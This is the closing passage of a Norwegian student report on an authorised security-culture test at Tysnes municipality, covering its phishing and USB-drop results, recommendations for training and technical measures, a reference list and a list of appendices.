Samlet sett avdekket disse aktivitetene flere områder hvor sikkerhetskulturen i Tysnes kommune kan forbedres. Mange ansatte ble fortsatt lurt av phishing-angrep, og de fleste plukket opp ukjente minnepenner, noe som indikerer behov for forbedringer. Samtidig viste resepsjonistens reaksjon at det finnes et visst nivå av sikkerhetsbevissthet.
Det er likevel alt for mange som blir lurt til å gi fra seg informasjon. Det er nok at en person gir fra seg kritisk informasjon for en angriper å få tilgang til systemene, og det er derfor viktig å

jobbe videre med å forbedre holdninger og bevisstheten til de ansatte ved kommunen fremover.

For å styrke sikkerhetskulturen bør Tysnes kommune vurdere å intensivere opplæringen i å identifisere phishing-angrep og andre sikkerhetstrusler. Videre bør det utarbeides klare retningslinjer for hvordan ansatte skal håndtere eksterne enheter, inkludert minnepenner, og teknologiske tiltak bør gjennomføres for å sikre nettverkstilgang og filtrere phishing-angrep automatisk. Regelmessige sikkerhetstester kan bidra til å identifisere fremtidige forbedringsområder og vurdere effektiviteten av tiltakene som iverksettes. Angripere er kreative og finner alltid nye måter å angripe virksomheter. Derfor er det viktig å holde seg oppdatert og holde ansatte oppdaterte ved å lure de for at de skal lære å være skeptiske.

Kommunen er positive til å jobbe videre med å forbedre sikkerheten og oppdragsgiver ser frem til å lyse ut nytt prosjekt til HVL neste år, rettet mot sikkerhetskultur. Nye oppgaver kan da bygge videre på arbeidet som er gjort ved å bruke de metoder og rammeverk for testing som er utviklet gjennom prosjektperioden. Det kan dermed testes om de ansatte har blitt mer kritiske og har lært å ha et større fokus på IT-sikkerhet i hverdagen.

8 REFERANSER

[1] «Risiko 2024.pdf». Åpnet: 19. februar 2024. [Online]. Tilgjengelig på: https://nsm.no/getfile.php/1313477-1707733210/NSM/Filer/Dokumenter/Rapporter/Risiko%202024.pdf

[2] «Cost of a data breach 2023 | IBM». Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://www.ibm.com/reports/data-breach

[3] «What Is Social Engineering? - Definition, Types & More | Proofpoint US», Proofpoint. Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://www.proofpoint.com/us/threat-reference/social-engineering

[4] T. H. Nätt, «informasjonssikkerhet», *Store norske leksikon*. 23. august 2023. Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://snl.no/informasjonssikkerhet

[5] T. H. Nätt, «konfidensialitet – informasjonssikkerhet», *Store norske leksikon*. 6. desember 2023. Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://snl.no/konfidensialitet_-_informasjonssikkerhet

[6] T. H. Nätt, «integritet – datasikkerhet», *Store norske leksikon*. 26. januar 2023. Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://snl.no/integritet_-_datasikkerhet

[7] T. H. Nätt, «tilgjengelighet – informasjonssikkerhet», *Store norske leksikon*. 26. januar 2023. Åpnet: 13. mai 2024. [Online]. Tilgjengelig på: https://snl.no/tilgjengelighet_-_informasjonssikkerhet

[8] J. F. Van Niekerk og R. Von Solms, «Information security culture: A management perspective», *Comput. Secur.*, bd. 29, nr. 4, s. 476–486, jun. 2010, doi: 10.1016/j.cose.2009.10.005.

[9] A. Da Veiga og J. H. P. Eloff, «A framework and assessment instrument for information security culture», *Comput. Secur.*, bd. 29, nr. 2, s. 196–207, mar. 2010, doi: 10.1016/j.cose.2009.09.002.

[10] R. Alabdan, «Phishing Attacks Survey: Types, Vectors, and Technical Approaches», *Future Internet*, bd. 12, nr. 10, Art. nr. 10, okt. 2020, doi: 10.3390/fi12100168.

[11] J. Jeremiah, «Awareness Case Study for Understanding and Preventing Social Engineering Threats using Kali Linux Penetration Testing Toolkit», *Ech Insig*, s. 43, mar.

[12] K. Krombholz, H. Hobel, M. Huber, og E. Weippl, «Advanced social engineering attacks», *J. Inf. Secur. Appl.*, bd. 22, s. 113–122, jun. 2015, doi: 10.1016/j.jisa.2014.09.005.

[13] «Spoofing | What is a Spoofing Attack?», Malwarebytes. Åpnet: 11. mai 2024. [Online]. Tilgjengelig på: https://www.malwarebytes.com/spoofing

[14] C. Pallavi, R. Girija, og S. L. Jayalakshmi, «An Analysis on Network Security Tools and Systems». Rochester, NY, 24. april 2021. doi: 10.2139/ssrn.3833455.

[15] N. Nissim, R. Yahalom, og Y. Elovici, «USB-based attacks», *Comput. Secur.*, bd. 70, s. 675–688, sep. 2017, doi: 10.1016/j.cose.2017.08.002.

[16] T. N. Jagatic, N. A. Johnson, M. Jakobsson, og F. Menczer, «Social phishing», *Commun. ACM*, bd. 50, nr. 10, s. 94–100, okt. 2007, doi: 10.1145/1290958.1290968.

[17] G. Kunjadić, M. Savković, og S. Radović, «Social Engineering Attack Method on ICT Systems Using USB Stick», i *Proceedings of the International Scientific Conference - Sinteza 2017*, Belgrade, Serbia: Singidunum University, 2017, s. 35–39. doi: 10.15308/Sinteza-2017-35-39.

[18] «Organisasjonskart.jpg 809 × 514 bildepunkter». Åpnet: 18. april 2024. [Online]. Tilgjengelig på:

https://img8.custompublish.com/getfile.php/5106007.2288.jawqnabttmkkin/Organisasjonskart.jpg
[19] Eivind, «Hva er phishing?», Nettvett.no. Åpnet: 9. mai 2024. [Online]. Tilgjengelig på: https://nettvett.no/phishing/
[20] KnowBe4, «FUD | KnowBe4». Åpnet: 11. mai 2024. [Online]. Tilgjengelig på: https://www.knowbe4.com/fud
[21] R. Lecount, «USB Flash Drive Malware: How It Works & How to Protect Against It», Hashed Out by The SSL Store™. Åpnet: 10. mai 2024. [Online]. Tilgjengelig på: https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/
[22] «Falske e-poster», Nettvett.no. Åpnet: 12. mai 2024. [Online]. Tilgjengelig på: https://nettvett.no/falske-e-poster/
[23] «The Agile Unified Process (AUP) Home Page». Åpnet: 12. mai 2024. [Online]. Tilgjengelig på: https://web.archive.org/web/20190808110832/http:/www.ambysoft.com/unifiedprocess/agileUP.html#History
[24] «Examining the Agile Manifesto: Think Outside the Agile Box». Åpnet: 12. mai 2024. [Online]. Tilgjengelig på: https://Ambysoft.com/essays/agilemanifesto.html
[25] M. Antona, «Install Kali Linux Virtual Machine on Apple M1 with UTM», Women in Technology. Åpnet: 9. mai 2024. [Online]. Tilgjengelig på: https://medium.com/womenintechnology/install-kali-linux-virtual-machine-on-apple-m1-with-utm-6c80d930bdb0
[26] «POP, IMAP og SMTP-innstillingene for Outlook.com - Støtte for Microsoft». Åpnet: 2. mai 2024. [Online]. Tilgjengelig på: https://support.microsoft.com/nb-no/office/pop-imap-og-smtp-innstillingene-for-outlook-com-d088b986-291d-42b8-9564-9c414e2aa040
[27] «Raspberry Pi Pico and Pico W - Raspberry Pi Documentation». Åpnet: 9. mai 2024. [Online]. Tilgjengelig på: https://www.raspberrypi.com/documentation/microcontrollers/raspberry-pi-pico.html
[28] Dave, «dbisu/pico-ducky». 8. mai 2024. Åpnet: 9. mai 2024. [Online]. Tilgjengelig på: https://github.com/dbisu/pico-ducky
[29] «DuckyScript™ Quick Reference | USB Rubber Ducky». Åpnet: 9. mai 2024. [Online]. Tilgjengelig på: https://docs.hak5.org/hak5-usb-rubber-ducky/duckyscript-tm-quick-reference
[30] M. Eminağaoğlu, E. Uçar, og Ş. Eren, «The positive outcomes of information security awareness training in companies – A case study», *Inf. Secur. Tech. Rep.*, bd. 14, nr. 4, s. 223–229, nov. 2009, doi: 10.1016/j.istr.2010.05.002.

9 VEDLEGG

Vedlegg 1 Handbok i Informasjonstryggleik for Tysnes kommune
Vedlegg 2 Forvaltningsrevisjon Informasjonstryggleik og personvern
Vedlegg 3 IKT-strategi for Tysnes kommune
Vedlegg 4 Visjonsdokument
Vedlegg 5 Taushetserklæring
Vedlegg 6 Falsk avledningsdokument
Vedlegg 7 Prosjekthåndbok
Vedlegg 8 Spørreundersøkelse